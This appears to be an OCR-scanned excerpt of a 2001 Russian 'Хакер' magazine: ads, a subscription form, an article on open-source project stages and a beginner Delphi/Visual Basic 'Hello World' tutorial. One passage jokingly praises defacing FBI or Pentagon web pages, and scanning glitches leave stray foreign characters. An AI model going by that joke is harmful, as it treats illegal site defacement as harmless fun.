
## ЗАКРУГЛЕНИЕ

Ну вот, перец, теперь ты реально продвинулся в кодинге. Мы разобрали основные понятия по полкам. До остальных вещей ты дойдешь сам, это не так сложно. Помни, никто не родился кодером, все начинали так же как и ты, с самых азов. Любая даже самая крутая и навороченная прога все-таки была кем-то написана. Так почему бы тебе не написать еще куче? Дерзай! И помни, что золотым правилом всех программеров всех времен и народов было, есть и остается - RTFM!

Удачи.



# ХАКЕР ПЕРЕД ЭКЗАМЕНОМ



**ХАКЕР**  
ЭНЕРГЕТИЧЕСКИЙ НАПИТОК


ГДЕ КУПИТЬ?

Напиток ХАКЕР всегда можно купить:  
На всех заправках ВР в Москве и области  
В клубах: Вирус, Эстакада, Слава, Вокзал, Сова, Паутина, Титаник, Территория,  
Протон, Радио Га-Га, Bells  
В компьютерных клубах: Орки, Лавина, Остров "Формоза", Гейм Сити  
В фитнесс-клубе "Марк Аврелий"  
Коммерческий отдел (крупный и мелкий опт) тел.: (095) 402-2712, 402-0930  
[www.tigerdrink.com](http://www.tigerdrink.com)




# КАК СОЗДАЕТС

the hound of winter [howgireland.com]



# Я ПРОГРАММА



ривет! Тебе уже надоело изучать языки программирования только в теории? Хочется попробовать свои силы на настоящем проекте с бета-версиями и релизами?

Тогда поговорим о том, как создается Программа - настоящая Программа, а не дружеские фишки типа HackInternetPasswords (о них ты и сам все знаешь).;) Обычно в процесс создания коммерческой программы вовлекается очень много людей, начиная с художников-дизайнеров, которые рисуют логотипы и окна диалогов, и заканчивая продюсерами, которые под конец работ собирают деньги и сбегают.:-) Но существуют также и проекты "Open Source Projects" -

проекты с открытыми исходными текстами, которые обычно ведут одни программисты. Вернее, они по совместительству являются еще и художниками, и продюсерами, и распространителями, и координаторами... и т.д. Обычно они создают абсолютно бесплатные программы, которые энтузиасты потом дописывают и поддерживают по нескольким причинам. Во-первых, это обыкновенный понт - желание выпендриться и показать собственную крутизну: "А я вот так умею да так, что именно как я никто не смог!".;) Это же самое чувство сподвигло многих стать демомейкерами, вирусописателями и прочими кодерами. Во-вторых, обычно это желание иметь хорошую и неглючную утилиту, которая умеет больше, чем всякие поделки от М\$. В-третьих, это просто интересно, и, однажды втянувшись, человек уже не может не писать программы. А когда это делаешь не один, а в группе таких же кодеров, которые один лучше другого, то со временем приобретается бесценный опыт кодинга и программерства. Дело это довольно долгое и на самом деле состоящее из множества этапов. Пройдемся по каждому из них и посмотрим, какие подводные камушки могут подстерегать наш Титаник.:-)

## Часть 1. Идея

Итак, все начинается с идеи. Кому-то (поначалу весь проект ведет один человек) падает на голову кирпич или еще что, но этот кто-то однажды

заявляет: "Э! А почему бы мне не написать вот такую классную прогу!". Тут-то все и закручивается. Сначала придумываются всевозможные фиши, которые должна поддерживать эта программа, придумывается ей название и устанавливается первоначальный порядок авторства (чтобы в больших коллективах потом не возникало проблем вроде: "А почему Пушкина опять первым написали? Он вообще ничего не делал!!!"). Идея обязательно должна быть красивой и привлекательной - иначе на нее никто не клюнет, и все придется делать тому, кто ее придумал. Писать в одиночку обычно надоедает, особенно если проект большой, а идея не так уж и интересна.:-)

**СНАЧАЛА ПРИДУМЫВАЮТСЯ ВСЕВОЗМОЖНЫЕ ФИЧИ, КОТОРЫЕ ДОЛЖНА ПОДДЕРЖИВАТЬ ЭТА ПРОГРАММА, ПРИДУМЫВАЕТСЯ ЕЙ НАЗВАНИЕ И УСТАНАВЛИВАЕТСЯ ПЕРВОНАЧАЛЬНЫЙ ПОРЯДОК АВТОРСТВА (ЧТОБЫ В БОЛЬШИХ КОЛЛЕКТИВАХ ПОТОМ НЕ ВОЗНИКАЛО ПРОБЛЕМ ВРОДЕ: "А ПОЧЕМУ ПУШКИНА ОПЯТЬ ПЕРВЫМ НАПИСАЛИ? ОН ВООБЩЕ НИЧЕГО НЕ ДЕЛАЛ!!!").**

## Часть 2. Набор участников

После того как идея сформирована, обрела достаточную прочность и представляет собой заченченную мысль, инициатор проекта может начать агитировать своих знакомых, друзей и близких просто начать рекламную кампанию по продвижению этой идеи. Попросту говоря, набираются те, кто потом будет на халаву трудиться над проектом. А то, что это должен быть проект, - понятно само собой. Немного официальности, немного растопыренных по-хорошему пальцев, и (вуала! - как говорят французы) находятся добровольцы, которые также загораются идеей проекта бесплатного навороченного мейлера-почтовика со встроенными возможностями дистанционного управления холо-

дильником или проекта драйверов для микроволновой печи под Windows 2000. Да-да, открытый проект - это не обязательно только Linux/Unix. Например, совсем недавно ко мне в руки попал Dos Navigator Open Source Project, написанный под DOS и DOS/DPMI на Borland Pascal 7.0. Так что платформа, язык программирования и погода на улице особой роли не играют. Важна именно идея. Dos Navigator, например, был изначально коммерческим продуктом. За него платили деньги, но позже фирма-производитель отказалась от дальнейшего исправления немерено количества багов в своем продукте и "выбросила" в Интернет исходники со словами и пожеланиями всем, кому не лень, на-делать там новых багов. Так до сих пор и делают. И удачно, надо сказать, поскольку глючит по-страшному.:-)

## Часть 3. Первый месяц работы

Здесь происходит самое интересное. Продолжают генерироваться идеи и оформляется каркас будущего шедевра программистского искусства. Именно в этот момент главным человеком проекта становится Координатор. Он должен распределять задачи между программистами и затем проверять, кто что сделал. Когда кто-то дописывает свой "кусочек" программы, координатор должен собрать весь проект вместе с этим кусочком (если

проект уже можно собрать, то есть соединить присланные/переданные части и скомпилировать). После того, как проект собран, результат (бинарник и исходники) помещаются в общедоступное место - на сайт проекта, например. Или же рассылаются всем участникам так, чтобы у каждого была своевременно обновленная копия проекта. Это делается для того, чтобы каждый мог похвалить или загнومить то, что напод "сосед".:-))

## Часть 4. Промежуточный этап - пребета- и бета-версии

После пары месяцев работы (или как только станут видны результаты работы) проект собирается и отдается профессиональным тестерам, ко-



торые будут тыкать во все кнопочки, включать все опции и делать это строго в хаотичном порядке. После того, как кто-нибудь находит ошибку в бинарнике, он должен заполнить специальную карту (или темплейт) и отослать по e-мулько координатору. В некоторых проектах стали добавлять в готовый бинарный файл специальный код, который после того, как произойдет ошибка, создает специальный отчет с указанием места и типа ошибки. Бета-тестеру остается только написать, что он такого мудреного сделал, что нежный программный продукт "звалился", и отослать свою заявку с пожеланиями координатору. Координатор собирает все заявки и отдает их тем программистам, которые писали тот код, в котором произошла ошибка. Таким образом, обычно каждый сам исправляет свои ошибки. Иногда коды разных программистов конфликтуют, и тогда поиском ошибки занимаются все желающие. ;-)

## Часть 5. Придание формы, последние штрихи

После того, как набросан основной код, в дело вступают всякие дизайнеры и художники. Они обычно дорисовывают логотипы, иконки-пиктограммы, красивые заставки и оформляют диалоги. Диалоги оформляются с точки зрения эргономичности - то есть удобства для частого использования. Злобный юзер и сам может не

понять, отчего ему так нравится этот новый суперкалькулятор на 26 мегабайт... А дело-то в удобстве. ;-)) Кроме всего этого, создаются пакеты многоязыковой поддержки и пишутся различные хелпы. Причем, хелпы могут быть написаны как в процессе работы над проектом самими программистами, так и непосредственно заинтересованными пользователями уже после выпуска программного продукта.

## Часть 6. Завершающий этап

Здесь окончательно (это шутка такая ;-)) отлавливаются все баги и фичи. Совершенствуется форма и начинают приниматься первые похвалы и ругательства от бета-тестеров. А уже бета-тестеры, надо сказать, народ придирчивый. Обычно создается ньюс-конференция или мэйл-рассылка, которая охватывает всех участников проекта. На завершающем этапе абсолютно всем желающим раздается копия программы, и начинается последняя стадия подготовки. Пишутся последние файлы документации, в список авторов дописывается Вася Пупкин. Обычно на этом же этапе подготавливается сайт проекта и начинается рекламная компания (если продукт все-таки коммерческий).

**КСТАТИ, НА САЙТЕ  
WWW.SOFT-PROGRAMM.ORG МОЖНО  
НАЙТИ СТАТЬИ О ВОЗМОЖНОСТЯХ,  
ПРЕЛЕСТЯХ И НЕДОСТАТКАХ  
ПРОГРАММИРОВАНИЯ В ПРОЕКТАХ  
С ОТКРЫТЫМИ И СВОБОДНО  
Распространяемыми исходниками.  
ВОВЫЧЕ, САЙТ ПОСВЯЩЕН НЕ ТОЛЬКО  
ЭТОЙ ТЕМЕ, НО ТАКИХ МАТЕРИАЛОВ  
ТАМ МНОГО. СОВЕТУЮ ЗАЙТИ.**

## Часть 7. Заветная единичка

"Заветная единичка" - так называют первую (1.0) версию продукта, которую можно начать официально распространять. Надо сказать, что некоторые проекты с исходными текстами не доживаются до заветной единички. Многие умирают еще на стадии 0.0.0.1, что весьма печально. Тут есть несколько причин, которых следует избегать, если надумаешь сам писать большие и кульевые проги. Одна из главных - это ситуация, в которой координатор бросает работу над проектом. Говорят, что координатор/руководитель проекта "сгорел". Обычно это связано с тем, что у координатора пропадает желание что-либо делать из-за частых препирательств с программистами, младшими координаторами (если таковые есть), художниками и прочей сочувствующей братией, которая считает, что "вот эту фичу надо убрать и переназначить эту кно-

пчу на вот эту фичу." Потом не всегда удается найти именно ту идею, которую можно взять за основу - программа должна быть нужной, и таких программ должно быть мало или, что еще лучше, не быть совсем. И прога обязательно должна отличаться от остальных какими-то своими особыми качествами, иначе нет смысла писать новую прогу.


## Часть 8. Апгрейды и обновления. А также всяческие сервис-паки

После того, как продукт запущен в свободный полет в открытый космос Сети, сбегающиеся на крик "Халава" юзеры обязательно порвут сервер на части, скачивая заветную халаву. Правда, о ней сначала должны узнать. Именно поэтому на двух предыдущих стадиях координатор проекта должен был потрудиться над созданием и проталкиванием рекламы на пару рекламных серверов. В принципе, большинству проектов хватает и специальных софтовых рассылок, наподобие CityCat. В таких рассылках собираются не только любители, но зачастую и такие же программисты, которые не прочь поучаствовать в каких-нибудь интересных проектах.

Но это все - результат деятельности нескольких человек. А как быть, когда ты один? Ну, в крайнем случае, наедине с собственным энтузиазмом (а не тем, что некоторые думают). ;-)) Не бойся! И один в поле - воин! Еще среди первых хакеров бродили постулаты Хейфеля: "Кто будет жить для меня, если не я сам? Кто я такой, если я живу

только для себя?". Над ними стоит поразмыслить, чтобы не превращать искусство программирования в рутину. ;-)) Кодинг - это прекрасное средство самовыражения! Настоящий хакер, вместо того, чтобы писать знаменитые три буквы на заборе, напишет несколько ласковых слов на странице ФБР или Пентагона! ;-)) Так что творению всякого нужного добра в одиночестве не должно мешать абсолютно ничего. Все этапы, описанные выше и появляющиеся у больших проектов, спокойно могут быть точь-в-точь такими же и у "частного" разработчика-программиста. Только когда он один, он совмещает в себе сразу несколько (а то и все) должностей - и художника, и программиста, и продюсера, и злобной старушки-процентщицы. И все довольны. Ведь интересной работы - как вкусного пива - много не бывает. ;-)

The End



# Годовая и Полугодовая подписка на 2001 год на журналы издательства «Гейм Лэнд»

## Подписка в России

Подписка  
на территории России  
оформляется во всех  
отделениях связи  
по «Объединенному Каталогу 2001»  
«Зеленый каталог».  
Для удобства подписчиков  
все наши издания  
выделены единым блоком.

Заполни бланк и寄и на почту!

СТРАНА ИГР. ИЗДАТЕЛЬСТВО "ГЕЙМ ЛЭНД" (095) 282-59-09, 282-54-63, 924-99-94		ОБЪЕДИНЕННЫЙ КАТАЛОГ
Страна игр	100 стр.	1. Новинки и классика гAMES & GAMES
88767 Лучший журнал о компьютерных играх. Подписка на 1 полугодие	12	2. Игры и фильмы
93588 Годовая подписка	12	
Страна игр + CD	100 стр.	
86167 Журнал + новые компьютерные игры. Подписка на 1 полугодие	12	
26153 Годовая подписка	12	
Official PlayStation	82 стр.	
Официальный журнал "Sony - PlayStation".		
87022 Подписка на 1 полугодие	8	
26152 Годовая подписка	8	
Official PlayStation + CD	82 стр.	
86894 Журнал + новые игры. Подписка на 1 полугодие	8	
26151 Годовая подписка	8	
Хакер	100 стр.	
29919 Журнал компьютерных хакеров. Подписка на 1 полугодие	8	
27229 Годовая подписка	8	



## Подписка в странах СНГ и Балтии

Подписка в этих странах оформляется по Специальному Каталогу.

Подписные индексы на журналы:

«Хакер» - 29919  
«Страна Игр» - 88767  
«Страна Игр + CD» - 86167  
«Official PlayStation» - 87022  
«Official PlayStation + CD» - 86894

## Зарубежная подписка

Теперь можно  
оформить подписку  
в США,  
Германии, Англии,  
Франции и других  
странах Европы.  
Подписка производится  
ON-LINE  
на любой срок:  
Интернет: [www.pressa.de](http://www.pressa.de)  
E-mail:  
[service@pressa.de](mailto:service@pressa.de)  
Tel: (0341) - 9605279  
Fax: (0341) - 9605636



Ф СП-1

АБОНЕМЕНТ на <u>журнал</u> <u>_____</u> (индекс издания)											
Количество комплектов:											
на Год по месяцам:											
1	2	3	4	5	6	7	8	9	10	11	12
Куда						(почтовый индекс) (адрес)					
Кому											
(фамилия, инициалы)											

ДОСТАВОЧНАЯ КАРТОЧКА		
на <u>журнал</u> <u>_____</u> (индекс издания)		
ПВ	место	д/н тер

Стом- мость	подписки пере- адресовки	руб. ____ коп. ____	Количество комплектов:								
на Год по месяцам:											
1	2	3	4	5	6	7	8	9	10	11	12

Куда	(почтовый индекс)	(адрес)
Кому		
(фамилия, инициалы)		


# “НАСКЕД БУ” ДЕЛЬФИ, ЧОСС+

ПОЦЕЛУЕВ ВИТАЛИЙ АКА УІГУІТ [UIGUIT+600P.GIF]



## Сначала на Дельфях

Начнем с Delphi 5.0. Как только ты запустишь Дельфи, у тебя автоматом создаются новый проект и форма. Не бойся, форма не военная, а автомат не Калашникова ;).



Теперь сверху переходишь на вкладку Стандартные и ишьешь там букву “A”. Это так называемый Label, в переводе с английского “метка”. Вот он нам и покажет заветное “Hello, World!!!”. Давишь на эту буковку мышатиной, а затем кликаешь на форме (окошечке) и ... у тебя появляется черная штуковина с надписью “Label1”. “Label1” тебя не устраивает (и меня тоже), посему дави F11, и слева у тебя появится окошко “Object Inspector” (налоговый - тыфу, Объектный Инспектор).

В нем ты можешь задавать всякие настройки объекта (в данном случае Label'a). Итак: изменить текст - Caption, цвет - Color, прозрачность - Transparent, шрифт и всё с ним связанное - Font...


Ну все, теперь вводишь нашу фразу “Hacked By”, или, если ты миролюбивый человек - фразу “Hello World” (кстати, это была первая фраза которую произнесла виртуальная ведущая новостей Ananova). Получилось? Если нет, то выпей чаю, и прочитай заметку еще раз. Наше приветствие будет отображаться в маленьком окошке. А что главное в окнах? То, что их можно закрыть. Ведь мы же не заподяняли сами себе пишем, верно? Поэтому сейчас мы сделаем батон, пимпу - в общем, то, на что можно нажать, кликнуть, давануть, чтобы захлопнуть форточку с нашим детищем.

# на ++ И ЧБ

На той же вкладке Standard есть нечто похожее на кнопку с надписью "OK". Кликай на неё, затем на форму. Как менять свойства объекта, я писал выше. А теперь самое интересное :-). Два раза кликни батон на твоём грызуне и перед тобой открылось окно с непонятными словами. Не бойся, они на нафиг не нужны. Заметь, что курсор стоит между begin и end. Пиши: Close; - эта команда закрывает твоё окошечко и программу. Поздравляю: твоя первая прога готова - дави F9.

## А теперь на Васике

Теперь сделаем это же самое на Visual Basic. Делать будем на 4 версии. Если ты смог выполнить все, что было описано выше на Дельфи, то на васике управишься за 5 сек. При запуске Василия у тебя снова открывается окно (куда же без них?) со всякими пока еще непонятными тебе кнопенциями сверху и слева.



Хотя нет. Слева ты найдешь уже знакомую тебе букву "A" и тот же батон, только без "OK". Ну а свойства объектов задаются здесь справа, в окне Properties.

Отличие лишь в самом языке, то есть, чтобы закрыть программу надо писать не "Close;" как в Делфи, а "Unload <имя формы>". Читай по буквам: Unload Form1. Кликаешь два раза на свою кнопку и пишешь "Unload Form1". Вот и все. Теперь давишь F5 и бежишь за другонем - гамером, дабы показать какой ты кульный программист. Тут главное не перепутать друга-гамера с другом-программером ;).

